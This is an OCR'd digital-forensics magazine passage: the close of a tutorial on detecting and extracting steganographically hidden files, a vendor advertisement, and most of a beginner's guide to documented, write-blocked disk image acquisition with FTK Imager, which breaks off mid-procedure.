


Figure 7. *Adapted from http:// carinsurance.arrivealive.co.za*




Figure 8. *Xsteg, a tool for detecting steganography*

Xteg did not detect the file "k-gorilla.emb.jpg" used in the next section but did detect other files due to the fact that the purpose of this tool is to only to detect jsteg, jphide, outguess, invisible signatures. Proprietary tools search for many more types of signatures.

HOW TO EXTRACT EMBEDDED FILE

- Step 1: Download qTech Hide and View from *http://datahide.com/BPCSe/index.html*.
- Step 2: Start the program.
- Step 3: Click on Information Extracting (Figure 9).
- Step 4: Click on Select Embedded image (Figure 10).
- Step 5: Navigate and open the image "k-webpage.emb.jpg" downloaded from the previous section.
- Step 6: Click on Access Key. The Access Key for this image is "k-webpage.emb.jpg". Other suspected file may or may not have a key or password. If you do not know the password you will need to crack it, which is beyond the scope of this article.
- Step 7: Enter the Access Key and click OK.
- Step 8: The extracted file pops up in a temp file created by qTech Hide and View as shown in Figure 15.
- Step 9: The extracted file can be saved and opened for further analysis or collected as evidence as displayed in Figure 16.




Figure 9. *qTech Hide and View Tool Menu*




Figure 10. *qTech Hide and View Information Extracting Window*

ON THE WEB

- *http://datahide.com/BPCSe/index.html*, Site contains tool list, test images and detailed explanations used in this article.
- *http://www.garykessler.net/library/fsc_stego.html*, Site contains popular forensics author and professional information, links, tools and more.
- *http://www.cs.bham.ac.uk/~mdr/teaching/modules/security/lectures/Steganography.htm*, Site contains good explanations.
- *http://en.wikipedia.org/wiki/Steganography_tools*, Site list of a few tools.
- Information Hiding: Steganography and Watermarking : Attacks and Countermeasures By Neil F. Johnson, Zoran Đurić, Sushil Jajodia.
- *http://www.jjtc.com/Steganography/stego.html*, Site list of a few tools and explanations.

The file that is embedded is a text file containing 3 kilobytes of data. The image file "k-webpage.emb.jpg" is 11.9 kilobytes and 388 x 342 pixels.

SUMMARY

Hopefully you have learned the basics of what steganography is, how to detect it and how to extract data from suspicious files. The take away from this is to remember that files can be hidden into plain files unnoticeable to the public but retrievable by the recipient. Steganography is not illegal but can be part of a criminals arsenal. Practice using other tools and embedding different files into different media, then email to a friend. These skills will come in handy during an investigation.




Figure 11. *Browse for the file to extract*




Figure 12. *Suspicious file*




Figure 13. *Displayed Suspicious File. Graphic file adapted from http://datahide.com/BPCSe/index.html*

About the Author



Priscilla Lopez has earned M.S. in Information Security Assurance from WGU and B.S. in Computer Information and Technology with Minor in Business from UMUC. She holds five active computer certifications: CCNA, GIAC ISO Specialist, CEH, CHFI and CompTIA Network +. For over ten years she has been working with technology in her community, workplace, family and church. She is continuously expanding her knowledge and experience in the computer industry and enjoys sharing with students and those around her.




Figure 14. *Key Entry Window*




Figure 15. *File and Size of Extracted from "k-webpage.emb.jpg"*




Figure 16. *Contents of Extracted File "at-zoo.txt"*

TrustSphere



Global Reputation

TrustCloud


Industry's Most Comprehensive Real Time Dynamic Reputation List

+

Local Relationships

TrustVault™

Restoring Security, Integrity & Reliability to Messaging Systems



TrustSphere
Tel: +65 6536 5203
Fax: +65 6536 5463
www.TrustSphere.com

3 Phillip Street
#13- 03 Commerce Point
Singapore 048693

DIGITAL IMAGE ACQUISITION – STEP BY STEP

TOOLS AND TECHNIQUES FOR BEGINNING THE DIGITAL FORENSICS PROCESS

by Thomas Plunkett, CISSP, EnCE, MSIS

Proper digital image acquisition is key to any forensics practice. Accurate and thorough documentation along with rigorous adherence to procedures and established best practices lead to a successful acquisition process. This article will help the beginner learn what is necessary to successfully accomplish this important part of digital forensics.

What you will learn:

- General forensic documentation guidelines
- General digital image acquisition steps
- Digital image acquisition using FTK Imager

What you should know:

- Basic knowledge of computers
- Basic knowledge of disk drive interfaces
- General interest in digital forensics

If you are just getting started with digital forensics or even just have a passing interest in the subject, you may be wondering exactly where to get started. The answer is with proper image acquisition. Digital Image Acquisition is the process of identifying and documenting original physical evidence such as a hard-drive or computer and then preserving the digital evidence stored on the physical evidence.

Proper image acquisition is the foundation of the digital forensics process. The success of a digital forensic investigation is fully dependent on the proper acquisition and documentation of the digital evidence. If the acquisition is done improperly or is poorly documented, any evidence derived from the digital image may come under undue scrutiny, have its validity questioned, or even be completely disregarded or dismissed. This article is intended to provide new forensic examiners with the knowledge necessary to perform proper digital image acquisition.

DIGITAL IMAGE ACQUISITION

What is a digital image? A digital image in forensics, not to be confused with a photograph taken with a digital camera, is a bit for bit duplicate of the data stored on a given piece of digital media. It is verifiable, meaning that other people can look at the digital image and say without a doubt, “yes, this is the same data as on the original”. It can hold up in court as unaltered evidence. As you can see, the process used to acquire digital evidence can be quite important.

The process of digital image acquisition can be broken into six basic steps:

- Documentation of the acquisition process,
- Identification of physical evidence,
- Preservation of physical evidence,
- Documentation of physical evidence,
- Preservation of digital evidence,
- Documentation of digital evidence.

DOCUMENTATION OF THE ACQUISITION PROCESS

Note that of the six steps above, three begin with "Documentation". Documentation is the forensic examiner's number one tool and is the primary part of the acquisition process that can make or break a case. This is true even for the overall process.

Whether you work alone or for a forensics firm, your acquisition process should be documented to show the standard steps an examiner would take during a normal digital acquisition. The documentation should cover at a minimum:

- chain of custody,
- standard tools to be used,
- number of images to be made,
- whether or not encryption will be used and what type,
- the type of image to be created,
- what will be documented and how,
- naming conventions.

The process documentation can be as simple as a Word document that is maintained by the forensic staff. It should be tested to make sure that all general activities are covered and all examiners in the firm should know and follow the process. It is possible, and I have personally seen it before, for the process documentation to be reviewed by either a client or opposing party to make sure you are following your own processes.

Deviations from a documented process tend to make people upset but it is impossible to foresee all future situations you may encounter. So, make your process documentation flexible enough to allow examiners to document any necessary deviations to the process in case they have to improvise.

IDENTIFICATION OF PHYSICAL EVIDENCE

Identifying physical evidence may seem self-explanatory, and it is to a degree. However, consider a case I had recently in which I needed to get an image of a smart phone. I have a tool called a CelleBrite that allows me to plug in most any phone and preserve a digital image of the phone. I knew that the phone had 16 GB of storage space but my image kept ending up at less than 1 GB. So I read up on the device and found that a 16GB MicroSD card is mounted to the main board of the phone, inside the case.

Once I opened the case and removed a few pieces and some tape, I was able to get to the MicroSD card, remove it, document it as a new piece of physical evidence, and acquire an image of it. Had I not gone through the trouble of researching the phone specifications, I may have very well missed a key piece of evidence.

So, the identification of physical evidence involves understanding the devices you receive and finding other relevant devices. Ask questions like: Does it have more than one hard drive? Is there a CD-ROM in the CD player? Is there a flash drive plugged in to the device? Are there any storage devices such as a backup drive connected or near the evidence? You get the idea. There may be a drawer full of CDs that were used to backup important information just sitting there out of sight.

DOCUMENTATION OF PHYSICAL EVIDENCE

Once you identify a piece of physical evidence it needs to be documented. This means to label and photograph it and enter important information about the evidence into an evidence form. Important information to track for any piece of physical evidence is:

- case name,
- physical evidence number,
- date it was identified or date which you received custody,
- who identified or received it,
- who it was received from,
- location where it was identified or received,
- owner or custodian name,
- type of device (workstation, laptop, phone, flash-drive, etc.),
- manufacturer,
- model,
- serial number,
- asset tag,
- service tag,
- notes (like "found with giant scratch on the side" or "powered off by pulling power cable")
- BIOS information such as date and boot order

For the labels, I like to include case name, case number (if applicable), custodian name, evidence number, and current date. Write it all on a Post-it note and take pictures of the device with the label visible. Take a picture of the overall device, each side, any identifying tag or number, any external defect or damage, then in the case of a workstation, open it and take a picture of the inside with particular focus on the placement of hard drives.

Once the physical evidence is thoroughly documented, create a more permanent label with the same info as is on the photo label and affix it to the device. You'd be surprised how many Blackberries, iPhones, or Dell Laptops you end up storing. They all look alike and the only thing you have left to easily distinguish one from another will be the tag you just created.

PRESERVATION OF DIGITAL EVIDENCE

Everything discussed up to this point is done to support the preservation step. Just to be clear, acquisition or imaging is the process used to preserve digital evidence and I use the two terms synonymously.

Once the physical evidence is preserved and documented, hard drives can be removed, labeled, photographed, and imaged. Similar documentation must be done for the hard drives from a computer as we did for the actual computer. For now, make sure that you create a Post-It label with case name and number, custodian name, evidence number (the first drive in a computer that is evidence number 1 may have evidence number 1A and the second 1B), date, and examiner name or initials. Then, photograph the drive with the label next to it so the make, model, and serial numbers are all visible. More documentation will be done later.

There are two basic methods for obtaining a digital image, static acquisition and live acquisition. Static acquisition is the used whenever the original evidence can be powered off. It typically involves the removal of a digital media from a computer and that media being connected to an imaging device.

Live acquisition is used in cases where a device cannot be powered-off or the media cannot be removed from the computer. It is typically used when acquiring an image of a production server or a remote networked computer.

There are two types of digital acquisition, logical and physical. Logical acquisition involves the preservation of active content (as opposed to deleted content) stored on digital media. For instance, you may have several folders stored on a flash drive but you only need to preserve the “Secret Documents” folder and the contents therein. This is known as logical acquisition.

Physical acquisition is the process of preserving all content, active or deleted, that is stored on digital media. Every bit on every sector of the drive is preserved exactly as it is on the original media. The end result is what most people know as a digital image or just an image when talking to forensics people.

One key to creating a successful image is to always protect the original media. This means that the physical hard drive, flash drive or what have you is handled with special care. It is never powered on without write protection. Write protection can be accomplished with either hardware such as a Tableau T35 bridge or software such as System Acquisition Forensic Environment (SAFE) Block XP.

To begin the acquisition, you will need the following tools and equipment:

- original media (source or suspect),
- two (preferably blank) target media with more free storage capacity than the original media,
- one write blocking device or software that works with the original media,
- one imaging device or computer with imaging software,
- appropriate cables to power and connect the media to the imaging device or computer.

The basic steps for the preservation of digital evidence when using a computer as an imaging device are:

- Write-block the original evidence and connect it to the computer
- Determine the physical disk identifier of the original evidence
- Attach the target media to the computer
- Using forensic imaging software, create digital image of original evidence on the target media
- Verify by hash that the digital image matches the original evidence

One final point to note here is that not all disks are in perfect condition. An examiner will occasionally come across damaged, unreadable, or inoperable disk drives. In minor cases, such as a bad sector error, most imaging tools will continue to acquire an image by either skipping a bad sector altogether and padding the image with zeroes, or re-reading the bad sector a fixed number of times until it either gets data or skips the bad sector. Some devices like the ICS ImageMaSSter have the option to skip bad sectors altogether or stop the imaging process when it encounters bad sectors.

In the case of an inoperable or unreadable disk, the disk can often be repaired, read, and imaged by trained technicians with a clean-room facility and specialized tools.

DOCUMENTATION OF DIGITAL EVIDENCE

While I have documentation of the digital evidence listed as the last step, it can mostly be done while the image is being created. I use and suggest a spreadsheet, one per case, which can be combined with the physical evidence documentation and has the following columns:

- case name
- case number
- digital evidence number
- physical evidence number
- owner or custodian name
- type of device it came from (workstation, laptop, phone, flash-drive, etc.)
- physical evidence manufacturer
- physical evidence model
- physical evidence serial number
- physical evidence asset tag
- physical evidence service tag
- digital evidence manufacturer

- digital evidence model
- digital evidence serial number
- storage capacity in gigabytes
- number of sectors
- hash value of image
- type of image
- tool used to create the image
- tool used to verify the image
- date and time the image was created
- person who created the image
- OAD and WD inventory or serial number
- OAD and WD storage capacity
- date and time image was transferred to OAD and WD
- encryption information
- imaging notes (such as “logical image” or “bad sectors on original media”)

It is also necessary to label the target drives. For each of the drives I have in stock, I add a label (Figure 1) with a form printed on it that has an inventory number and asks for the following bits of information:

- case name,
- OAD, WD, DEL (deliverable), or IOD (interoffice drive),
- evidence number,
- custodian,
- date,

This label works great for quick identification of what is stored on the disk since you can and often do have multiple images from the same case stored on a single drive,.




Figure 1. *Sample target drive label*




Figure 2. *Identify physical disk using Disk Management*

Once all the documentation is complete, the original computer is re-assembled, and the OAD and WD are labeled and stored, then the acquisition process is complete.

REAL LIFE EXAMPLE

The scenario is that you received a laptop suspected to contain digital evidence relevant to some litigation. Your job is to get a valid physical image of the hard drive, return the laptop to its owner, and perform some analysis at a later date as directed by the attorneys. You have already done all of the evidence intake and documentation and are ready to create the image.

The laptop hard drive is a 120 GB Corsair Solid State hard drive with a SATA interface. Since it is a forensics best practice to create two images, one for preservation and the other for analysis, you will need two 160 GB or larger hard drives for your target media. Note that if you plan to create an EnCase EX01 compressed image, you can get away with smaller target drives, but since storage is cheap and you can have multiple images on a single drive, then bigger is usually better.




Figure 3. *Add evidence item in FTK Imager*




Figure 4. *Select source evidence type*

Since you are a new examiner and haven't purchased a lot of expensive imaging equipment and software, you are going to use your Windows laptop as your imaging device, a Tableau T35es-R2 eSATA Forensic Bridge for write-blocking, and FTK Imager 3.0 as the imaging software.

The first step is to connect the original media to the write-blocker and the write-blocker to the computer then power on the disk. Once it is up and running, you need to figure out which *physical disk* identifier Windows has assigned to the original media. Do this by right-clicking on the My Computer icon and selecting "Manage". Then select "Disk Management" from the left-hand column of the window. A list of mounted volumes and physical disks will be shown in the middle of the window. In the screenshot below "Laptop (F:)" is the Volume and "Disk 2" is the physical drive of the original media (Figure 2).

Now that we know which physical disk to image, we need to connect one of the target disks to the computer. This first drive will be the one for preservation also called the Original Acquisition Disk or OAD and will be handled much like the original media once the image is acquired. The second drive, called the Working Disk or WD, will be used for analysis and report storage. In Figure 1 above, the OAD is connected as "Disk 1". I formatted it as exFAT (though any format will work) and named it "EVIDENCE".

With both the source and target disks identified it is now time to start FTK Imager 3, which is free and available for download from AccessData software. First, add the suspect disk to FTK Imager by clicking the "Add Evidence Item" icon that looks like a single green plus sign "+" (Figure 3). From the menu, select "Physical Drive" and click the "Next" button (Figure 4). Now, in the "Source Drive Selection" window, select the correct physical drive from the drop-down menu. In our case it is `\\.\PHYSICALDRIVE2` and click the "Finish" button (Figure 5).

At this point the drive is mounted and you can navigate the file system on the target disk if desired (Figure 6).

To start the acquisition, click "File > Export Image" from the top menu. Then, in the "Create Image" window (Figure 7), click the "Add…" button.

You now have to decide on the "type" of image to create. The choices are Raw (dd), SMART, E01, and AFF. The differences between the formats can be found at *http://www.forensicswiki.org/wiki/Category:Forensics_File_Formats*, but generally either Raw (dd) or E01 are the best choices. Raw images are not compressible and do not have built-in error checking but are non-proprietary and can be mounted with any forensic tool. E01 (or EX01) images can be compressed and encrypted




Figure 5. *Select the source drive*




Figure 6. *Browse the file system in FTK imager*




Figure 7. *Create Image window in FTK Imager*




Figure 8. *Select image type in FTK imager*

and have built in error checking but are proprietary and the tools that can use them are somewhat limited. For the purposes of this article, choose Raw (dd) as the image type and click "Next" (Figure 8).

Next you will be presented with the Evidence Item Information window (Figure 9). Fill in the form with the proper case information. For the "Evidence Number", I like to like to keep it consistent with the "Image Filename" used in the previous step.

In the next window, titled "Select Image Destination", select or create a folder on the target drive to store the image (Figure 10). Then give the image a filename. I tend to use something simple like "EV001" for the first piece of evidence in a case. For the image fragment size, the default is 1500 MB. I always change it to 2048 MB (2 GB) due to the default size of other tools I use. I would suggest picking a size and sticking with it and do not go over 4 GB due to limitations of some file systems.

Finally, make sure that the "Verify Images after they are created" and "Precalculate Progress Statistics" options are checked (Figure 11). These options will let you know that you're image is good and will give an idea how long the process will take and how much time is remaining before completion. Click the "Start" button and the imaging will begin (Figure 12). As the image is created you can see the 2GB image fragments being created on the target drive (Figure 13).




Figure 9. *Enter case information in FTK Imager*




Figure 10. *Set image fragment size in FTK Imager*

Once complete, FTK Imager will display a window indicating 100% complete (Figure 14) as well as a window displaying the MD5 and SHA1 hashes of the source (Computed Hash) and target (Report Hash) (Figure 15). The two should match, indicated by the "Verify Result", and if they don't, FTK Imager will make it obvious.

In Figure 13 there is a button labeled "Image Summary…". Clicking this button opens a report that is created and stored with the image. It will be named like "ImageName.001.txt". In this case it is named "EV001.001.txt". The report contains the case information entered in Figure 8, important source and target disk details, as well as the calculated and reported hashes of the image. This report should always be delivered along with the image anytime the image is shared. Once the image is complete and verified it is time to create the second copy of the image on the working drive.

- Remove the source drive from FTK Imager (Figure 16) and power off the source and target media.
- Then move the OAD to the write-blocker and attach the second target drive to where the OAD was connected.

